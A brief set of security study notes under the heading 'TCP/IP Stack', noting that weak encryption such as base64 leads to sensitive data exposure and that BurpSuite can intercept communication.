TCP/IP Stack

- Weak encryption → leak of info } sensitive data exp.
  eg. base64 algo (weak algo)
- BurpSuite to intercept communication.